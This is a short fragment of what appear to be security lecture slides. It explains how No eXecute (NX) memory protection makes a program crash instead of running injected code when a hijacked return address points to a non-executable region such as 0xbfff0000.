
This prevents the processor from executing in these marked regions of

memory.






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After the function returns, the program will set the instruction pointer to 0xbfff0000 and attempt to execute the instructions at that address. However, since the region of memory mapped at that address has no execution permissions, the program will crash.



No eXecute (NX)



Thus, the attacker's exploit is thwarted.



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Q&A

